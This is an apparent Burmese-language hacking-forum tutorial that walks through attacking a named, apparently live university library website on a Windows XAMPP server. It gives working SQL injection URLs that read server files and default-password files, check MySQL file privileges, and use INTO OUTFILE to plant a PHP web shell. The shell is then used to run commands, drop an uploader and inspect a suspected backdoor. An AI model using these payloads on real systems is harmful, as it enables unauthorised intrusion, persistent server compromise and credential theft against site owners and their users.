

<<< Any problems. Contact Here>>>

Myanmar Security Forum

ပြိုင်မြင်းကောင်းတို့မည်သည် မိမိနှင့်အတူပြေးနေကြသည့် အခြားပြိုင်မြင်းများကို ဘယ်တော့မှ လှည့်မကြည့်။ မိမိဘာသာ အမြန်ဆုံး ပြေးနိုင်ရေးကိုသာ အာရုံစိုက်စမြဲဖြစ်သည်။



HOME



MEMBERS



HELP DOCS



UPGRADE



AWARDS



BLACKLIST



GROUPS

Search Poly...

Search

TODAY'S POSTS

NEW POSTS

Myanmar Security

Forum - MSF > Tutorials > Advance Hacking Tutorials

Windows Server ပေါ်မှ Load_File မလေးရဲ့ ခွပ်ပုံ


You have one unread private message from 1!tt13 titled Buddy request received

Thread Rating:

New Reply

Windows Server ပေါ်မှ Load_File မလေးရဲ့ ခွပ်ပုံ

Thread Modes




zer0flag

Moderator



Posts:
303
Threads:
0
Thanks
Received:
130 in
103 posts
Thanks
Given:
147
Joined:
Sep 2013
Reputatio
n: 83

02-03-2014, 03:07 AM (This post was last modified: 09-07-2014, 03:32 AM by 133720.)



အဖျင်းကြီးတဲ့ ဂျွန်တော် စာမရေးတာလဲ ကြာပြီဆိုတော့ ဒီနေ့တော့ နဲ့နဲ့ဖော့ခွင်စိတ်ရှိနေတာက တစ်ကြောင်း *Load_file* နဲ့ပတ်သတ်ပြီး ပြောဆိုနေတာတွေ တွေနေတာက တစ်ကြောင်း ၊ Tutorial ရေးဖို့ *sample* လေး ရှိနေတာက တစ်ကြောင်း (စုစုပေါင်း သုံးကြောင်းနော်...)


တို့ကြောင့် ဒီ Tutorial လေးကို ရေးဖြစ်သွားတာပါ(ဤကား ဇာတ်လမ်း ဖြစ်တည်လာရခြင်းအကြောင်းတည်း...) ။ ဒီဇာတ်လမ်းမှာ အဓိက ပါဝင်ကပြမဲ့ မင်းသမီးက *load_file* ဖြစ်တဲ့ အတွက် ဇာတ်ညွှန်းရေးဆရာက ဘယ်သူဖြစ်ပြီး ဘယ်လိုတွေ column count ရှာရတယ် ၊ ဘယ်လိုတွေ inject လုပ်ရတယ်ဆိုတာတွေနဲ့၊ ဒါရိုက်တာက ဘယ်နေရာမှာ ဘယ်လို WAF(Web Application Firewall) ကို Bypass လုပ်လိုက် ၊ အဓိကစိတ်ဝင်စားဖွယ်အကောင်းဆုံး Data ကိုဘယ်ပုံ ဘယ်နည်းနဲ့ ဆွဲထုတ် ၊ Password Hash တွေကို ဘယ်လိုနည်းနဲ့ crack ၊ Admin Panel ဘယ်လိုရှာ အစရှိတဲ့ အပိုင်းတွေကို မဖော်ပြတော့ပါဘူး (ဂျွန်တော် မဖော်ပြလဲ Facebook မှာဖော်ပြနေကြတဲ့ ကောင်မလေးတွေ အများကြီး ရှိနေတဲ့အတွက်ကြောင့်) ။ ကောင်းပြီ...ဂျွန်တော်တို့ မင်းသမီး ဒီဇာတ်လမ်းမှာ ဘယ်လို သရုပ်ဆောင်သွားသလဲ ကြည့်ရအောင်... ဒီဇာတ်လမ်းမှာ ဇာတ်ရုပ်ကို ပိုမို ပေါ်လွင်စေရန် လက်ရှိ Active ဖြစ်နေတဲ့ website နဲ့ဖော်ပြပေးပါသွားမယ် ။ ရွေးချယ်ထားတဲ့ *SQLi Vulnerable* ဖြစ်နေတဲ့ website ကတော့ -

Code:

<http://library.northsouth.edu/found.php?author=zer0flag>

ဖြစ်ပါတယ် ။ ပုံမှန် *SQLi Vulnerable* ဖြစ်နေတဲ့ တစ်ဆိုဒ်ကို ဂျွန်တော်တို့ inject လုပ်ပြီး *admin user & password* ရှိတဲ့ table အောက်က Data တွေကို ဂျွန်တော်တို့ ဆွဲထုတ်ကြည့်လိုက်တဲ့ အခါမှာ ပုံ(၁) မှာ တွေ့ရတဲ့ အတိုင်း *password hash* တွေနဲ့ ထွက်လာပါတယ်...

ပုံ (၁)




အဲဒီမှာ ဇာတ်လမ်းက တစ်ဆစ်ချိုးပြောင်းတော့မယ်...ဘာဆက်လုပ်ကြမလဲ... (ကစားမှာလား...နားမှာလား) ။ ဟုတ်ပြီ...ဒါဆို ကိုယ့်အတွက် အကယ်ဒမီရဖို့ မသေချာတဲ့ အခန်းမှာ ကိုယ်တော့ ဆက်ပြီး မကပြတော့ဘူး...ဣပတ်တို့ရဲ့ ရှေ့ ထွက်မင်းသမီး *load_file* ကိုပဲ ဒီနေမှာ အစားထိုး ကိုင်မယ် ။ *Load_File* မင်းသမီးကို ဂျွန်တော်တို့ *vulnerable* ဖြစ်တဲ့ column နေရာကနေ server ပေါ်မှာ ရှိနေတဲ့ ကိုလူဖို့ File တွေကို မြှူဆွယ်ကြည့်ပါမယ် ။ ဖို့ဖို့မေ *Load_File*

အခါတိုင်း မြူဆွယ်ခဲ့တာက Linux Server ပေါ်က `/etc/passwd` ၊ `/etc/hosts` ဆိုတဲ့ ကိုလူဖို့ တွေကိုလေ ၊ အခု မြူဆွယ်ရမှာက Windows Server ။ အင်း...ဘယ်လို မြူဆွယ်ရပါ...???? ... ဟုတ်ပြီ...အစပိုင်း *SQLi Vulnerable Test* တုန်းက *SQL Error Message* မှာ လူဖို့သုံးကြီး ကသွဲ့ရဲ့ File Document Directory ကြီးကို ပေါ်လို့ ငုတ်တုတ်ကြီး ထိုင်နေခဲ့တာပဲ....OK...အဲဒီ *SQL Error Message* မှာ ဖော်ပြနေတာက `C:\xampp\htdocs\found.php` ..Server Admin ဘားသားခွောက် သွဲ့ရဲ့ website ကို xampp\htdocs အောက်မှာထား ထား တာပဲ ။ ဟုတ်ပြီ...ဒါဆို ဣန်တော်တို့ `load_file` ကိုသုံးပြီး `found.php` ဆိုတဲ့ File လေးကို `read` လို့ ရလားဆိုတာကို သိရအောင်ခေါ်ကြည့်ပါမယ် -

Code:

```
http://library.northsouth.edu
/found.php?author=hell'+UNION+ALL+SELECT+1,load_file("C:\\xampp\\htdocs
\\found.php"),3,4,5,6,7,8,9,10,11--+
```



Hmm..ဖုတ်ကနဲ့ browser မှာ `php code` တစ်ချို့ ပေါ်လာပြီး ပြန်ဖျောက်သွားပါတယ် ၊ အမှတ်တမဲ့ကြည့်ရင် ဣန်တော်တို့ `load_file` က အလုပ်မလုပ်ဘူးလို့ ထင်မှားစေပါတယ်...သေချာအောင် view source နဲ့ တစ်ခွက်စစ်ကြည့်လိုက်တဲ့ အခါမှာ `found.php` ကိုတည်ဆောက်ထားတဲ့ `php code` တွေကို တွေ့မြင်ရပါလိမ့်မယ်...

```

184
185 <?php
186 //header("Content-Type: text/html; charset=UTF-8");
187 header("Content-type: text/html; charset=utf-8");
188 include_once("text.inc");
189 mysql_query("use library",$link);
190 //mysql_query("SET NAMES 'utf8'", $link);
191 $key = trim($_POST['keyword']);
192
193 if(!isset($_POST['query']))
194 {
195     $title = trim($_POST['title']);
196     //$title = htmlspecialchars($title, ENT_QUOTES);
197     $title=str_replace("'", "", $title);
198
199
200     /**
201     $challenge = 'aaa---b-c---d-e--f';
202     echo str_replace('-', ' ', $challenge). '<br>'
203
204     This outputs the following:
205     -aaa--b-c---d-e--f
206     **/
207
208     $key = trim($_POST['keyword']);
209     //$key = htmlspecialchars($key, ENT_QUOTES);
210     $key=str_replace("'", "", $key);
211

```

Gotcha!...It's works.. မင်းသမီးရဲ့ ဖျော်ဖြေတင်ဆက်မှု၊ .ကတော့ အရာရောက်စ ပြုလာပါပြီ ။
 ဒီလောက်နဲ့ ပီတိ ဖြစ်နေလို့ မဖြစ်သေးဘူးလေ ၊ ဆက်ပြီး ပရိတ်သတ်ကို ဆွဲဆောင်ဖို့ လိုသေးတယ် ။
 ဆက်ပြီးဆွဲဆောင်ဖို့ မင်းသမီးမှာ ဆွဲဆောင်မှု၊ .တွေရော ရှိနေရဲ့ .လား ဆိုတာကို
 ဆက်ကြည့်ရအောင်...load_file ကိုအသုံးပြုပြီး server ပေါ်က ဖိုင်တွေကို read လို့တော့ ရနေပြီ ၊
 write လို့ရော ရရဲ့.လားဆိုတဲ့ အခွင့်အရေးရော ရှိနေလားဆိုတာကို သိရဖို့အတွက် စစ်ကြည့်ပါမယ် -

Code:

```

http://library.northsouth.edu
/found.php?author=hell'+UNION+ALL+SELECT+1,group_concat(user,0x3a,file_pr
iv),3,4,5,6,7,8,9,10,11 from mysql.user--+

```

```
root:Y,root:Y,:N,pma:N,super:Y :
10
```

root:Y,root:Y,:N,pma:N,super:Y ဆိုပဲ ၊ ရှင်ဘုရင်လောင်း ဖြစ်မဲ့ ကံဇာတာပါလား...။ **root & super** ဆိုတဲ့ user တွေအတွက် *File_Priv* ရှိပါသတဲ့ ။ ဖော်ပြထားတာက mysql အောက်က user တွေအကုန်လုံးနဲ့ ပတ်သတ်တဲ့ *file privilege* တွေကို ဖော်ပြထားတာပါ ။ အခု ဂျွန်တော်တို့ရဲ့ *user name* က **super** ဖြစ်နေလေတော့ မင်းသမီး ထင်တိုင်းကဲ့သို့အတွက် အခွင့်အရေး ရှိတယ်ဆိုတဲ့ သဘောပေါ့ ၊ ထပ်ပြီး သေချာခွင့်သပါ ဆိုရင်တော့ မိမိ ရဲ့ *user name* ဖြစ်တဲ့ **super** ဆိုတာကို *filter* လုပ်ပြီး စစ်ကြည့်နိုင်ပါတယ် ။

Code:

```
http://library.northsouth.edu
/found.php?author=hell'+UNION+ALL+SELECT+1,group_concat(user,0x3a,file_priv),3,4,5,6,7,8,9,10,11 from mysql.user where user=0x7375706572--+
```

```
super:Y :
10
```

mysql user တွေထဲကမှ ဂျွန်တော်တို့ရဲ့ *user* ဖြစ်တဲ့ **super** ကိုပဲ စစ်ပေးပါလို့ ဆိုလိုပါတယ် (**super** ရဲ့ *hash value* က 0x7375706572 ဖြစ်ပါတယ်) ။ ဂျွန်တော်တို့ *file_priv* အပြည့်အဝ ရရှိထားတယ်ဆိုတာ သေချာသွားပါပြီ ။ ကောင်းပြီ...ဒါဆို ဂျွန်တော်တို့ ရဲ့ *eval code* လေးပါတဲ့ *file* လေးတစ်ခုကို *into outfile* ဆိုတဲ့ *command* ကိုအသုံးပြုပြီး *server* ပေါ်မှာ တည်ဆောက်ကြည့်ပါမယ် -


PHP Code:

```
http://library.northsouth.edu
/found.php?author=hell'+UNION+ALL+SELECT+1,"/</?/ /s/y/s/t/e/m/($/_G/E/T/['c/m/d/'])");/ /?/>",3,4,5,6,7,8,9,10,11+into+outfile+'C:\xampp\htdocs\cmd.php'--+
```

GET Method ကိုသုံးထားတဲ့ *php eval code* လေးကို *vulnerable column* နေရာမှာ ရေးပြီး *into outfile* ဆိုတဲ့ *sql command* လေးနဲ့ တွဲပြီး *server* ကို တွဲလုံးလေး တစ်ခုကကြွေး လိုက်ပါပြီ ။ အဲဒီမှာ ဇာတ်လမ်းက လှည့်ကွက်တွေပါလာပါပြီ ။ Website က Error တက်လာပါတယ် ၊ Error က *SQLi Vulnerable Test* တုန်းက ဖော်ပြတဲ့ Error Message နဲ့ တစ်ပုံစံတည်းပါပဲ ၊ ဒါဆိုရင်ပြဿနာ မရှိသေးဘူး (P.S => *File Privilege* အမှန်တစ်ကယ် မရနေဘူးဆိုရင် can't create file ဆိုတဲ့ Error Message မှူးတက်ပါတယ်) ။ Browser ကနေ ဂျွန်တော်တို့ ဖန်တီးလိုက်တဲ့ *File* က *Server* ပေါ်ကို ရောက် ၊ မရောက် သွားစစ်ကြည့်တယ်-

Code:

```
http://library.northsouth.edu/cmd.php
```


Object not found!

The requested URL was not found on this server. If you entered the URL manually

If you think this is a server error, please contact the [webmaster](#).

Error 404

library.northsouth.edu

1/31/2014 7:51:39 AM

Apache/2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1

OOP!! Page Not Found ဆိုပါလား... ဂျာပင်တို့ ဖန်တီးလိုက်တဲ့ File ကဘယ်ရောက်သွားတာတုန်း...load_file ဆိုတဲ့ မဒီက လုံခြုံအောင်အောက်မှာမှား ဖွက်ထားလိုက်လေရောသလား ၊ ဒီနေရာမှာ အဖြေရာစရာ ဖြစ်လာပါပြီ ။ Out File နဲ့ ဂျာနယ်တော်တို့ ဖန်တီးလိုက်တဲ့ အချိန်တုန်းက 'C:\xampp\htdocs\cmd.php' ဆိုပြီး Document_Directory ကို ညွှန်းပေးခဲ့ပါတယ် ။ Directory လဲ မှန်ရဲ့ သားနဲ့ ဘာကြောင့် File က ဖန်တီး မရတာလဲ...??? နောက်တစ်မျိုး စမ်းကြည့်ရအောင် ၊ Directory ကို ဂျာနယ်တော်တို့ 'C:\xampp\htdocs\cmd.php' ဆိုပြီး backslash လေးတွေ တစ်ခုစီ ထပ်တိုး ထည့်ပြီး File ကို နောက်တစ်ခါ ဖန်တီးကြည့်မယ် -

PHP Code:

```
http://library.northsouth.edu
/found.php?author=hell'+UNION+ALL+SELECT+1,"/</?/ s/y/s/t/e/m/($_G/E/T/['
/c/m/d/']]);/ /?/>"/,3,4,5,6,7,8,9,10,11+into+outfile+'C:\xampp\htdocs
\cmd.php'--+
```

(PhpMyBB က eval code words တွေကို filter လုပ်တဲ့အတွက် အဆင်ပြေအောင် backslash တွေခံပြီး တင်လိုက်ရပါတယ်)

http://library.northsouth.edu/found.php?author=hell'+UNION+ALL+SELECT+1,"<? system(\$_GET['cmd']); ?>"3,4,5,6,7,8,9,10,11+into+outfile+'C:\xampp\htdocs\cmd.php'--+

Post data Referrer Base64 0xHEX %URL

NORTH SOUTH UNIVERSITY LIBRARY
The first fully automated library in Bangladesh

Library Hours
Sunday-Thurs
Saturday
Friday

Home Login Search Notice NSU Website Publication MARC21 About us Help Site search

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in C:\xampp\htdocs\found.php on line 303

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in C:\xampp\htdocs\found.php on line 322

Total Results: | Page 1 of 0 | Search Term:

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in C:\xampp\htdocs\found.php on line 355

Again Same Error Message? ပြသနာမရှိ ၊ Browser ကနေ ဖန်တီးလိုက်တဲ့ cmd.php ဆိုတဲ့ File ရောက်နေပြီလားဆိုတာ တစ်ချက် ပြန်စစ်ကြည့်မယ် -

INT SQL BASICS UNION BASED ERROR / DOUBLE QUERY WAF BYPASS ENCODING ENCRYPTION OTHER XSS

Load URL http://library.northsouth.edu/cmd.php

Split URL

Execute

Post data Referrer Base64 0xHEX %URL

\N \N \N \N \N \N \N \N \N \N \N \N 1


Warning: system() [function.system]: Cannot execute a blank command in C:\xampp\htdocs\cmd.php on line 2
3 4 5 6 7 8 9 10 11

Bingo!!! ဂျွန်တော်တို့ ဖန်တီးလိုက်တဲ့ File က Server ပေါ် ရောက်ရှိသွားပါပြီ ။ ဟုတ်ပြီ...ဂျွန်တော်တို့ File ဖန်တီးလို့ ရတာတော့ ဟုတ်ပြီ ၊ ဘာကြောင့် backslash ကလေး တစ်ခုလောက် ခံမှ အောင်မြင်သွားရတာလဲ ဆိုတာ နားလည် သိရှိဖို့ လိုအပ်လာပြီ ။ ဒီလိုမှ မဟုတ်ပဲ အမှတ်တမဲ့နဲ့ နေလိုက်ရင် အမှတ်တမဲ့ပဲ မေ့သွားပါလိမ့်မယ် ၊ အမှတ်တမဲ့ မနေမှ အမှတ်တရ ရှိနေမှာပါ ။ Programming တစ်ခုရဲ့ စီးဆင်းလည်ပတ်မှုဖြစ်စဉ်မှာ \n ၊ \t အစရှိတာတွေကို ညီအစ်ကိုတို့ တစ်နေရာ တစ်ကွေ့ကွေ့မှာ တွေ့မြင်ဖူးကြမှာပါ ၊ ဆိုလိုတဲ့ သဘောက \n = >next line ဆင်းပါလို့ သက်ရောက်ပြီး \t=> a tab or 6 spaces ဆိုတဲ့ အဓိပ္ပါယ်သက်ရောက်ပါတယ် ။ ဒါကြောင့် အချို့သော server တွေမှာ double backslash (သို့မဟုတ်) double front slash အနေနဲ့ သုံးပေးရပါတယ် ။ အဲဒါမှသာ Directory Path အနေနဲ့ Server က နားလည်ပါတယ် ။ အဖြေကတော့ ဒီသဘော တရားပါပဲ ။ (P.S=> တစ်ချို့သော Server တွေမှာ single quote သုံးခြင်း ၊ double quote သုံးခြင်းတွေ အပေါ်မှာလဲ မှီခိုနေတတ်ပါတယ်။)

ဇာတ်လမ်းက မပြီးသေးဘူး...ဆက်ကြည့်ရအောင်....ဂျွန်တော်တို့ ဖန်တီးလိုက်တဲ့ eval code က အလုပ် လုပ်ရဲလားဆိုတာကို စစ်ကြည့်တဲ့ အခါ မှန်ကန်စွာ အလုပ် လုပ်နေတယ်ဆိုတာ တွေ့ရပါတယ် -

Code:

http://library.northsouth.edu/cmd.php?cmd=dir



ကဲ...ရှေ့ ဆက် ဘာလုပ်ကြမလဲ ၊ File uploader တင်ကြမယ် ၊ Shell တင်ကြမယ်ပေါ့....အတွေးကတော့ အဆင်ကို ချောလို့....။ တွေ့ပြန်ပြီ နောက်ငရုပ် တစ်ယောက်...linux server မဟုတ်လေတော့ *wget & curl* ကမရ...ဒါဆို ဘယ်လို လုပ်ကြမတုန်း ။ မပူပါနဲ့...။ OMO ဆပ်ပြာမှန် ရှိတယ်လေ...(အိပ်ခွင်ပြေအောင် ကြော်ငြာ ဝင်တာပါ ... 😊) ။ *wget /curl* မရလဲ အရေးလား ၊ *echo* လေး သုံးပြီး *php code* လေးတွေကို *put* လိုက်မှာပေါ့ -

Code:

```
http://library.northsouth.edu/cmd.php?cmd=echo "your php code goes here!"
>uploader.txt
```

Server အပေါ်ကို *uploader.txt* ဆိုတဲ့ နာမည်နဲ့ *echo function* ကို အသုံးပြုပြီး ဂျွန်တော်တို့ရဲ့ *upload file form code* တွေထည့်သွင်းဖန်တီးလိုက်တာပါ ။ အဲဒီနောက်မှာတော့ -

Code:

```
http://library.northsouth.edu/cmd.php?cmd=move uploader.txt uploader.php
```

move command ကို အသုံးပြုပြီး *uploader.txt* ကနေ *uploader.php* အဖြစ်သို့ ပြောင်းလဲလိုက်ပါတယ် ။ တစ်ကယ်ဆို ဒီမှာတင် ဇာတ်လမ်းက ပြီး ပြီလို့ ပရိတ်သတ်က ထင်လိမ့်မယ် ၊ ထပြန်တဲ့ သူက ပြန်ကြတဲ့ သူတွေလဲ ရှိလိမ့်မယ် ။ သာမန် Attacker တစ်ယောက်ဟာ windows server ပေါ်ကနေ မိမိရဲ့ *backdoor* ကနေ လုပ်ရိုး လုပ်စဉ်အတိုင်း *wget (or) curl* ကိုသုံးပြီး *remote file download/upload* လုပ်လို့ မရတဲ့အခါ ၊ *file create* လုပ်ဖို့ အခက်တွေ့ နေစဉ်အချိန်တွေမှာ ဒီနေရာမှာ နောက်ပြန်လှည့်ဖို့ စဉ်းစားကြပါလိမ့်မယ် ။ ဂျွန်တော်တို့ အဲဒီလို အခက်အခဲတွေနဲ့ အခု ရင်ဆိုင်နေကြပြီ ဆိုပါဆို....ဘာဆက်လုပ်ကြမလဲ ။

ပထမ ဂျွန်တော်တို့ *load_file* နဲ့ File တွေကို *read* လုပ်တဲ့ အချိန်တုန်းက Server ရဲ့ တည်ဆောက်ပုံကိုကြည့်ပြီး **PMA(PhpMyAdmin)** *password file* ကို *access* လုပ်ပြီး ဘယ်လို အသုံးချမလဲ ၊ ဒုတိယ - *website* ရဲ့ *database configuration file* ကို *read* လုပ်ပြီးပဲ *phpMyAdmin Panel* ကိုထိန်းချုပ်မလား မိမိရဲ့ စဉ်းစားတွေးခေါ်မှုနဲ့ အသုံးခွန်င်မှု တို့ ပေါင်းစပ်ပြီး ဒီဇာတ်လမ်းကို မြန်မြန် ဇာတ်သိမ်းနိုင်ပါတယ် ။ နမူနာ အနေနဲ့ *pma* ရဲ့ *passwords.txt File* ကို *read* ကြည့်ပြထားပါတယ် ။

SQL BASICS- UNION BASED- ERROR / DOUBLE QUERY- WAF BYPASS- ENCODING- ENCRYPTION- OTHER- XSS-

Load URL `http://library.northsouth.edu/found.php?author=hell'+UNION+ALL+SELECT+1,load_file('c:\\xampp\\htdocs\\passwords.txt'),3,4,5,6,7,8,9,10,11--+`

Split URL

Execute


☐ Post data ☐ Referrer ☐ Base64 ☒ 0xHEX ☒ %URL

Book Search Results	
Book Title	Author(s)
### XAMPP Default Passwords ###	
1) MySQL (phpMyAdmin):	
User: root	
Password:	
(means no password!)	
2) FileZilla FTP:	
User: newuser	
Password: wampp	
User: anonymous	
Passwort: some@mail.net	
3) Mercury:	

ဣန္ဒြေတော့် အနေနဲ့ ဒီဇာတ်လမ်းကို ပုံမှန် အတိုင်း ဇာတ်မသိမ်းခင်တု အတွက် ပွဲသိမ်းခါနီးမှ ဇာတ်အိမ်ကိုလှည့်လိုက်ပါတယ် ။ Server ရဲ့ အနေအထားဟာ ယနေ့လို Security ပိုင်းကို အလေးထား ဆောင်ရွက်နေကြတဲ့ အချိန်မှာ ခပ်ပေါ့ပေါ့ နဲ့ လက်လွှတ်စပါယ် တည်ဆောက်ထားတဲ့ အခြေအနေမှာ ရှိနေတဲ့ အတွက် Hacker တွေများပြားလှတဲ့ ဒီဇာတ်ကြီးမှာ တစ်ယောက်မဟုတ် တစ်ယောက်ကတော့ hacked လုပ်ပြီးဖြစ်နေမှာပဲ ဆိုတဲ့ အချက်ကို ထည့်သွင်း စဉ်းစားရပါမယ် ။ အထက်မှာ ဖော်ပြခဲ့သလို ဣန္ဒြေတော့်တို့ရဲ့ eval code လေးထည့်သွင်းထားတဲ့ file လေး ဖန်တီးပြီးတဲ့ နောက်မှာ dir ဆိုတဲ့ command ကို အသုံးပြုပြီး file & directory list ကို ခေါ်ကြည့်လိုက်တဲ့ အချိန်မှာ website ရဲ့ ပုံမှန် file မဟုတ်ဘူးလို့ သံသယရှိတဲ့ i.php ဆိုတာလေးကို သွား သတိထားမိလိုက်တယ် ။ ကဲ....မိရွှေချော load_file ရေး...လာပါအုံး....မောင်တော့်ကို i.php ဆိုတဲ့ file လေးကို ကြည့်ပေးပါအုံး ၊ ချစ်နမကို လူဖိုလာလှည့်တဲ့ တစ်ရွာသားလားလို့ မောင်တော့် သံသယဖြစ်မိတယ်ကွယ်...လို့...ဆိုလိုက်တဲ့ အခါမှာ -

Code:

```
http://library.northsouth.edu
/found.php?author=hell'+UNION+ALL+SELECT+1,load_file('C:\\xampp\\htdocs
\\i.php'),3,4,5,6,7,8,9,10,11--+
```



